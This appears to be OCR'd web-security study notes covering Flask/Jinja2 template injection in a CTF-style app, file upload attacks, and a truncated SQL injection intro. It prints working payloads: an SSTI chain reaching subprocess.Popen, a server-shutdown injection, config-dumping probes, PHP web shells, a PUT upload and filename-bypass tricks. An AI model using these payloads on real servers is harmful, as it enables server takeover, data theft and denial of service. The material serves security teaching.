
Once you have detected the template injection potential, the next step is to identify the template engine.

Although there are a huge number of templating languages, many of them use very similar syntax that is specifically chosen not to clash with HTML characters.

If you are lucky the server will be printing the errors and you will be able to find the engine used inside the errors. Some possible payloads that may cause errors:

${}	{{}}	<%= %>
${7/0}	{{7/0}}	<%= 7/0 %>
${foobar}	{{foobar}}	<%= foobar %>
${7*7}	{{7*7}}	``

Otherwise, you'll need to manually test different language-specific payloads and study how they are interpreted by the template engine. A common way of doing this is to inject arbitrary mathematical operations using syntax from different template engines. You can then observe whether they are successfully evaluated. To help with this process, you can use a decision tree similar to the following:




Code vulnerable in a flask

```
1  from flask import Flask, request, render_template_string
2  app = Flask(__name__)
3  app.secret_key = 'CTF{flag_palsu} CTF{flag_in_this_dir}'
4  @app.route('/')
5  def index():
6      search = request.args.get('search') or None
7
8      template = '''
9          <p>hello world</p>
10         {}
11     ''' .format(search)
12
13     return render_template_string(template)
```

User input - Reflected Values

The developer wants to echo back from request get which is named search and render to function call render_template_string it is based on the flask.

We can indicator possible SSTI by add {{ 7* 7 }} to the parameter search, we can see that the template engine evaluates the mathematical expression and the application responds with 49




What is interesting in SSTI In Flask

We make our first interesting discovery by introspecting the request object. The request object is a Flask template global that represents "The current request object (flask.request)." It contains all of the same information you would expect to see when accessing the request object in a view. Within the request, an object is an object named environ. The request.environ object is a dictionary of objects related to the server environment. One such item in the dictionary is a method named shutdown_server assigned to the key werkzeug.server.shutdown. So, guess what injecting {{ request.environ['werkzeug.server.shutdown']() }} does to the server? You guessed it. An extremely low effort denial-of-service. This method does not exist when running the application using gunicorn, so the vulnerability may be limited to the development server.

Our second interesting discovery comes from introspecting the config object. The config object is a Flask template global that represents "The current configuration object (flask.config)." It is a dictionary-like object that contains all of the configuration values for the application. In most cases, this includes sensitive values such as database connection strings, credentials to third party services, the SECRET_KEY, etc. Viewing these configuration items is as easy as injecting a payload of {{ config.items() }}.

User input - Reflected Values



hello world

dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'CTF{flag_palsu} CTF{flag_in_this_dir}'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])


And don't think that storing these configuration items in environment variables protects against this disclosure. The config object contains all of the configuration values AFTER they have been resolved by the framework.

Our most interesting discovery also comes from introspecting the config object. While the config object is dictionary-like, it is a subclass that contains several unique methods: from_envvar, from_object, from_pyfile, and root_path.

Inject from config subclass and the true impact of SSTI

The from_object method then adds all attributes of the newly loaded module whose variable name is all uppercase to the config object. The interesting thing about this is that attributes added to the config object maintain their type, which means functions added to the config object can be called from the template context via the config object. To demonstrate this, inject {{ config.items() }} into the SSTI vulnerability and note the current configuration entries.

User input - Reflected Values




hello world

dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'CTF{flag_palsu} CTF{flag_in_this_dir}'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])

User input - Reflected Values

Then inject {{ config.from_object('os') }}*. This will add to the config object all attributes of the os library whose variable names are all uppercase. Inject {{ config.items() }} again and notice the new configuration items. Also, notice the types of these configuration items.

User input - Reflected Values



Any callable items added to the config object can now be called through the SSTI vulnerability. The next step is finding functionality within the available importable modules that can be manipulated to break out of the template sandbox.

Disclaimer before exploit


The MRO in __mro__ stands for Method Resolution Order, and is defined [here] as, “a tuple of classes that are considered when looking for base classes during method resolution.” The __mro__ attribute consists of the object’s inheritance map in a tuple consisting of the class, its base, its base’s base, and so on up to object (if using new-style classes).

The __subclasses__ attribute is defined [here] as a method that “keeps a list of weak references to its immediate subclasses.” for each new-style class, and “returns a list of all those references still alive.”

Greatly simplified, __mro__ allows us to go back up the tree of inherited objects in the current Python environment, and __subclasses__ lets us come back down. So what's the impact on the search for a greater exploit for SSTI in Flask/Jinja2? By starting with a new-type object, e.g. type str, we can crawl up the inheritance tree to the root object class using __mro__, then crawl back down to every new-style object in the Python environment using __subclasses__. Yes, this gives us access to every class loaded in the current python environment. So, how do we leverage this newfound capability?

Exploitation SSTI


The first thing we want to do it is to select a new-style object to use for accessing the object base class. We can simply use ' ', a blank string, object type str. Then, we can use the __mro__ attribute to access the object's inherited classes. Inject {{ ''.__class__.__mro__ }} as a payload into the SSTI vulnerability.



User input - Reflected Values

We can see the previously discussed tuple being returned to us. Since we want to go back to the root object class, we'll leverage an index of 1 to select the class type object. Now that we're at the root object, we can leverage the __subclasses__ attribute to dump all of the classes used in the application. Inject {{ ''.__class__.__mro__[1].__subclasses__() }} into the SSTI vulnerability.

User input - Reflected Values




hello world


[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <class 'module'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_safely'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class 'zipimport.zipimporter'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class 'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.Pattern'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class

As you can see, there is a lot of stuff here. In the target app, I am using, there are more than 100 accessible classes.. this where things get tricky. Remember, not every application's Python environment will look the same. The goal is to find something useful that leads to file or operating system access. It is probably not all that uncommon to find classes like subprocess.Popen used somewhere in an application that may not be otherwise exploitable, such as the app affected by the tweeted payload, but from what I've found, nothing like this is available in native Flask. Luckily, there is a capability in the native Flask that allows us to achieve similar behavior.

User input - Reflected Values




Luckily we got class subprocess.Popen and to search where a specific index is subprocess.Popen we can use slicing in python. Inject again and search where index subprocess.Popen {{''.__class__.__mro__[1].__subclasses__()[284:]}}.



User input - Reflected Values


Finally we found the exactly inject {{''.__class__.__mro__[1].__subclasses__()[287]}} where 287 is the index of the *<class 'subprocess.Popen'> class in my environment. Now we can exploit using subprocess by adding some malicious code.



And now we can fully control the web application.

File upload vulnerabilities

In this section, you'll learn how simple file upload functions can be used as a powerful vector for a number of high-severity attacks. We'll show you how to bypass common defense mechanisms in order to upload a web shell, enabling you to take full control of a vulnerable web server. Given how common file upload functions are, knowing how to test them properly is essential knowledge.



What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

What is the impact of file upload vulnerabilities?

The impact of file upload vulnerabilities generally depends on two key factors:

Which aspect of the file the website fails to validate properly, whether that be its size, type, contents, and so on.

What restrictions are imposed on the file once it has been successfully uploaded.

In the worst case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as .php and .jsp) to be executed as code. In this case, an attacker could potentially upload a server-side code file that functions as a web shell, effectively granting them full control over the server.

If the filename isn't validated properly, this could allow an attacker to overwrite critical files simply by uploading a file with the same name. If the server is also vulnerable to directory traversal, this could mean attackers are even able to upload files to unanticipated locations.

Failing to make sure that the size of the file falls within expected thresholds could also enable a form of denial-of-service (DoS) attack, whereby the attacker fills the available disk space.

How do file upload vulnerabilities arise?

Given the fairly obvious dangers, it's rare for websites in the wild to have no restrictions whatsoever on which files users are allowed to upload. More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.

For example, they may attempt to blacklist dangerous file types, but fail to account for parsing discrepancies when checking the file extensions. As with any blacklist, it's also easy to accidentally omit more obscure file types that may still be dangerous.

In other cases, the website may attempt to check the file type by verifying properties that can be easily manipulated by an attacker using tools like Burp Proxy or Repeater.

Ultimately, even robust validation measures may be applied inconsistently across the network of hosts and directories that form the website, resulting in discrepancies that can be exploited.

Later in this topic, we'll teach you how to exploit a number of these flaws to upload a web shell for remote code execution. We've even created some interactive, deliberately vulnerable labs so that you can practice what you've learned against some realistic targets.

How do web servers handle requests for static files?

Before we look at how to exploit file upload vulnerabilities, it's important that you have a basic understanding of how servers handle requests for static files.

Historically, websites consisted almost entirely of static files that would be served to users when requested. As a result, the path of each request could be mapped 1:1 with the hierarchy of directories and files on the server's filesystem. Nowadays, websites are increasingly dynamic and the path of a request often has no direct relationship to the filesystem at all. Nevertheless, web servers still deal with requests for some static files, including stylesheets, images, and so on.

The process for handling these static files is still largely the same. At some point, the server parses the path in the request to identify the file extension. It then uses this to determine the type of the file being requested, typically by comparing it to a list of preconfigured mappings between extensions and MIME types. What happens next depends on the file type and the server's configuration.

If this file type is non-executable, such as an image or a static HTML page, the server may just send the file's contents to the client in an HTTP response.

If the file type is executable, such as a PHP file, and the server is configured to execute files of this type, it will assign variables based on the headers and parameters in the HTTP request before running the script. The resulting output may then be sent to the client in an HTTP response.

If the file type is executable, but the server is not configured to execute files of this type, it will generally respond with an error. However, in some cases, the contents of the file may still be served to the client as plain text. Such misconfigurations can occasionally be exploited to leak source code and other sensitive information.

User input - Reflected Values

The Content-Type response header may provide clues as to what kind of file the server thinks it has served. If this header hasn't been explicitly set by the application code, it normally contains the result of the file extension/MIME type mapping.

Now that you're familiar with the key concepts, let's look at how you can potentially exploit these kinds of vulnerabilities.

Exploiting unrestricted file uploads to deploy a web shell

From a security perspective, the worst possible scenario is when a website allows you to upload server-side scripts, such as PHP, Java, or Python files, and is also configured to execute them as code. This makes it trivial to create your own web shell on the server.

A web shell is a malicious script that enables an attacker to execute arbitrary commands on a remote web server simply by sending HTTP requests to the right endpoint.

If you're able to successfully upload a web shell, you effectively have full control over the server. This means you can read and write arbitrary files, exfiltrate sensitive data, even use the server to pivot attacks against both internal infrastructure and other servers outside the network. For example, the following PHP one-liner could be used to read arbitrary files from the server's filesystem:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

Once uploaded, sending a request for this malicious file will return the target file's contents in the response.

User input - Reflected Values

A more versatile web shell may look something like this:

```
<?php echo system($_GET['command']); ?>
```

This script enables you to pass an arbitrary system command via a query parameter as follows:

```
GET /example/exploit.php?command=id HTTP/1.1
```

Exploiting flawed validation of file uploads

In the wild, it's unlikely that you'll find a website that has no protection whatsoever against file upload attacks like we saw in the previous lab. But just because defenses are in place, that doesn't mean that they're robust.

In this section, we'll look at some ways that web servers attempt to validate and sanitize file uploads, as well as how you can exploit flaws in these mechanisms to obtain a web shell for remote code execution.

Flawed file type validation

When submitting HTML forms, the browser typically sends the provided data in a POST request with the content type application/x-www-form-url-encoded. This is fine for sending simple text like your name, address, and so on, but is not suitable for sending large amounts of binary data, such as an entire image file or a PDF document. In this case, the content type multipart/form-data is the preferred approach.

Consider a form containing fields for uploading an image, providing a description of it, and entering your username. Submitting such a form might result in a request that looks something like this:

User input - Reflected Values

```
POST /images HTTP/1.1
Host: normal-website.com
Content-Length: 12345
Content-Type: multipart/form-data; boundary=---------------------------012345678901234567890123456

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="image"; filename="example.jpg"
Content-Type: image/jpeg

[...binary content of example.jpg...]

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="description"

This is an interesting description of my image.

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="username"

wiener
---------------------------012345678901234567890123456--
```

As you can see, the message body is split into separate parts for each of the form's inputs. Each part contains a Content-Disposition header, which provides some basic information about the input field it relates to. These individual parts may also contain their own Content-Type header, which tells the server the MIME type of the data that was submitted using this input.

One way that websites may attempt to validate file uploads is to check that this input-specific Content-Type header matches an expected MIME type. If the server is only expecting image files, for example, it may only allow types like image/jpeg and image/png. Problems can arise when the value of this header is implicitly trusted by the server. If no further validation is performed to check whether the contents of the file actually match the supposed MIME type, this defense can be easily bypassed using tools like Burp Repeater.

Preventing file execution in user-accessible directories

While it's clearly better to prevent dangerous file types being uploaded in the first place, the second line of defense is to stop the server from executing any scripts that do slip through the net.

As a precaution, servers generally only run scripts whose MIME type they have been explicitly configured to execute. Otherwise, they may just return some kind of error message or, in some cases, serve the contents of the file as plain text instead:

User input - Reflected Values

```
1  GET /static/exploit.php?command=id HTTP/1.1
2  Host: normal-website.com
3
4
5  HTTP/1.1 200 OK
6  Content-Type: text/plain
7  Content-Length: 39
8
9  <?php echo system($_GET['command']); ?>
```

This behavior is potentially interesting in its own right, as it may provide a way to leak source code, but it nullifies any attempt to create a web shell.

This kind of configuration often differs between directories. A directory to which user-supplied files are uploaded will likely have much stricter controls than other locations on the filesystem that are assumed to be out of reach for end users. If you can find a way to upload a script to a different directory that's not supposed to contain user-supplied files, the server may execute your script after all.

Web servers often use the filename field in multipart/form-data requests to determine the name and location where the file should be saved.

You should also note that even though you may send all of your requests to the same domain name, this often points to a reverse proxy server of some kind, such as a load balancer. Your requests will often be handled by additional servers behind the scenes, which may also be configured differently.

Insufficient blacklisting of dangerous file types

One of the more obvious ways of preventing users from uploading malicious scripts is to blacklist potentially dangerous file extensions like .php. The practice of blacklisting is inherently flawed as it's difficult to explicitly block every possible file extension that could be used to execute code. Such blacklists can sometimes be bypassed by using lesser known, alternative file extensions that may still be executable, such as .php5, .shtml, and so on.

Overriding the server configuration

As we discussed in the previous section, servers typically won't execute files unless they have been configured to do so. For example, before an Apache server will execute PHP files requested by a client, developers might have to add the following directives to their /etc/apache2/apache2.conf file:

LoadModule php_module /usr/lib/apache2/modules/libphp.so

AddType application/x-httpd-php .php

Many servers also allow developers to create special configuration files within individual directories in order to override or add to one or more of the global settings. Apache servers, for example, will load a directory-specific configuration from a file called .htaccess if one is present.

User input - Reflected Values

Similarly, developers can make directory-specific configuration on IIS servers using a web.config file. This might include directives such as the following, which in this case allows JSON files to be served to users:

```
<staticContent>
    <mimeMap fileExtension=".json" mimeType="application/json" />
</staticContent>
```

Web servers use these kinds of configuration files when present, but you're not normally allowed to access them using HTTP requests. However, you may occasionally find servers that fail to stop you from uploading your own malicious configuration file. In this case, even if the file extension you need is blacklisted, you may be able to trick the server into mapping an arbitrary, custom file extension to an executable MIME type.

Obfuscating file extensions

Even the most exhaustive blacklists can potentially be bypassed using classic obfuscation techniques. Let's say the validation code is case sensitive and fails to recognize that exploit.pHp is in fact a .php file. If the code that subsequently maps the file extension to a MIME type is not case sensitive, this discrepancy allows you to sneak malicious PHP files past validation that may eventually be executed by the server.

You can also achieve similar results using the following techniques:

Provide multiple extensions. Depending on the algorithm used to parse the filename, the following file may be interpreted as either a PHP file or JPG image: exploit.php.jpg

Add trailing characters. Some components will strip or ignore trailing whitespaces, dots, and suchlike: exploit.php.

Try using the URL encoding (or double URL encoding) for dots, forward slashes, and backward slashes. If the value isn't decoded when validating the file extension, but is later decoded server-side, this can also allow you to upload malicious files that would otherwise be blocked: exploit%2Ephp

Add semicolons or URL-encoded null byte characters before the file extension. If validation is written in a high-level language like PHP or Java, but the server processes the file using lower-level functions in C/C++, for example, this can cause discrepancies in what is treated as the end of the filename: exploit.asp;.jpg or exploit.asp%00.jpg

Try using multibyte unicode characters, which may be converted to null bytes and dots after unicode conversion or normalization. Sequences like xC0 x2E, xC4 xAE or xC0 xAE may be translated to x2E if the filename parsed as a UTF-8 string, but then converted to ASCII characters before being used in a path.

Other defenses involve stripping or replacing dangerous extensions to prevent the file from being executed. If this transformation isn't applied recursively, you can position the prohibited string in such a way that removing it still leaves behind a valid file extension. For example, consider what happens if you strip .php from the following filename:

exploit.p.phphp

This is just a small selection of the many ways it's possible to obfuscate file extensions.

Flawed validation of the file's contents

Instead of implicitly trusting the Content-Type specified in a request, more secure servers try to verify that the contents of the file actually match what is expected.

In the case of an image upload function, the server might try to verify certain intrinsic properties of an image, such as its dimensions. If you try uploading a PHP script, for example, it won't have any dimensions at all. Therefore, the server can deduce that it can't possibly be an image, and reject the upload accordingly.

Similarly, certain file types may always contain a specific sequence of bytes in their header or footer. These can be used like a fingerprint or signature to determine whether the contents match the expected type. For example, JPEG files always begin with the bytes FF D8 FF.

This is a much more robust way of validating the file type, but even this isn't foolproof. Using special tools, such as ExifTool, it can be trivial to create a polyglot JPEG file containing malicious code within its metadata.

Exploiting file upload race conditions

Modern frameworks are more battle-hardened against these kinds of attacks. They generally don't upload files directly to their intended destination on the filesystem. Instead, they take precautions like uploading to a temporary, sandboxed directory first and randomizing the name to avoid overwriting existing files. They then perform validation on this temporary file and only transfer it to its destination once it is deemed safe to do so.

That said, developers sometimes implement their own processing of file uploads independently of any framework. Not only is this fairly complex to do well, it can also introduce dangerous race conditions that enable an attacker to completely bypass even the most robust validation.

For example, some websites upload the file directly to the main filesystem and then remove it again if it doesn't pass validation. This kind of behavior is typical in websites that rely on anti-virus software and the like to check for malware. This may only take a few milliseconds, but for the short time that the file exists on the server, the attacker can potentially still execute it.

These vulnerabilities are often extremely subtle, making them difficult to detect during blackbox testing unless you can find a way to leak the relevant source code.

Race conditions in URL-based file uploads

Similar race conditions can occur in functions that allow you to upload a file by providing a URL. In this case, the server has to fetch the file over the internet and create a local copy before it can perform any validation.

As the file is loaded using HTTP, developers are unable to use their framework's built-in mechanisms for securely validating files. Instead, they may manually create their own processes for temporarily storing and validating the file, which may not be quite as secure.

For example, if the file is loaded into a temporary directory with a randomized name, in theory, it should be impossible for an attacker to exploit any race conditions. If they don't know the name of the directory, they will be unable to request the file in order to trigger its execution. On the other hand, if the randomized directory name is generated using pseudo-random functions like PHP's uniqid(), it can potentially be brute-forced.

To make attacks like this easier, you can try to extend the amount of time taken to process the file, thereby lengthening the window for brute-forcing the directory name. One way of doing this is by uploading a larger file. If it is processed in chunks, you can potentially take advantage of this by creating a malicious file with the payload at the start, followed by a large number of arbitrary padding bytes.

Uploading files using PUT

It's worth noting that some web servers may be configured to support PUT requests. If appropriate defenses aren't in place, this can provide an alternative means of uploading malicious files, even when an upload function isn't available via the web interface.

```
1   PUT /images/exploit.php HTTP/1.1
2   Host: vulnerable-website.com
3   Content-Type: application/x-httpd-php
4   Content-Length: 49
5
6   <?php echo file_get_contents('/path/to/file'); ?>
```

You can try sending OPTIONS requests to different endpoints to test for any that advertise support for the PUT method.

How to prevent file upload vulnerabilities

Allowing users to upload files is commonplace and doesn't have to be dangerous as long as you take the right precautions. In general, the most effective way to protect your own websites from these vulnerabilities is to implement all of the following practices:

Check the file extension against a whitelist of permitted extensions rather than a blacklist of prohibited ones. It's much easier to guess which extensions you might want to allow than it is to guess which ones an attacker might try to upload.

Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (../).

Rename uploaded files to avoid collisions that may cause existing files to be overwritten.

Do not upload files to the server's permanent filesystem until they have been fully validated.

As much as possible, use an established framework for preprocessing file uploads rather than attempting to write your own validation mechanisms.

What is sql?

SQL stands for Structured Query Language and refers to a domain-specific programming language used to manipulate data stored in a RDBMS.

What is rdms and how data is organized in the back-end?

A relational database management system (RDBMS) is a collection of programs and capabilities that enable IT teams and others to create, update, administer and otherwise interact with a relational database. Most commercial RDBMSs use Structured Query Language (SQL) to access the database, although SQL was invented after the initial development of the relational model and is not necessary for its use. Some top RDMS include Mysql, Microsoft sql server,Oracle database etc.These RDMS helps a lot in managing the data.

SQL vulnerability

SQL Injection vulnerability is one of the most basic, common and oldest vulnerabilities that enables us to get access to the website backend. The backend data may include credit card details, usernames, passwords and any such sensitive data.

SQL injection

SQL injection is a kind of web application attack where attacker can execute malicious scripts that run in the back-end and can steal the data from the back-end.

Types of SQL injection

SQL injection is broadly classified into two kinds.

Error based injection

Blind injection

Error based injections

Error based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database.

Blind injections

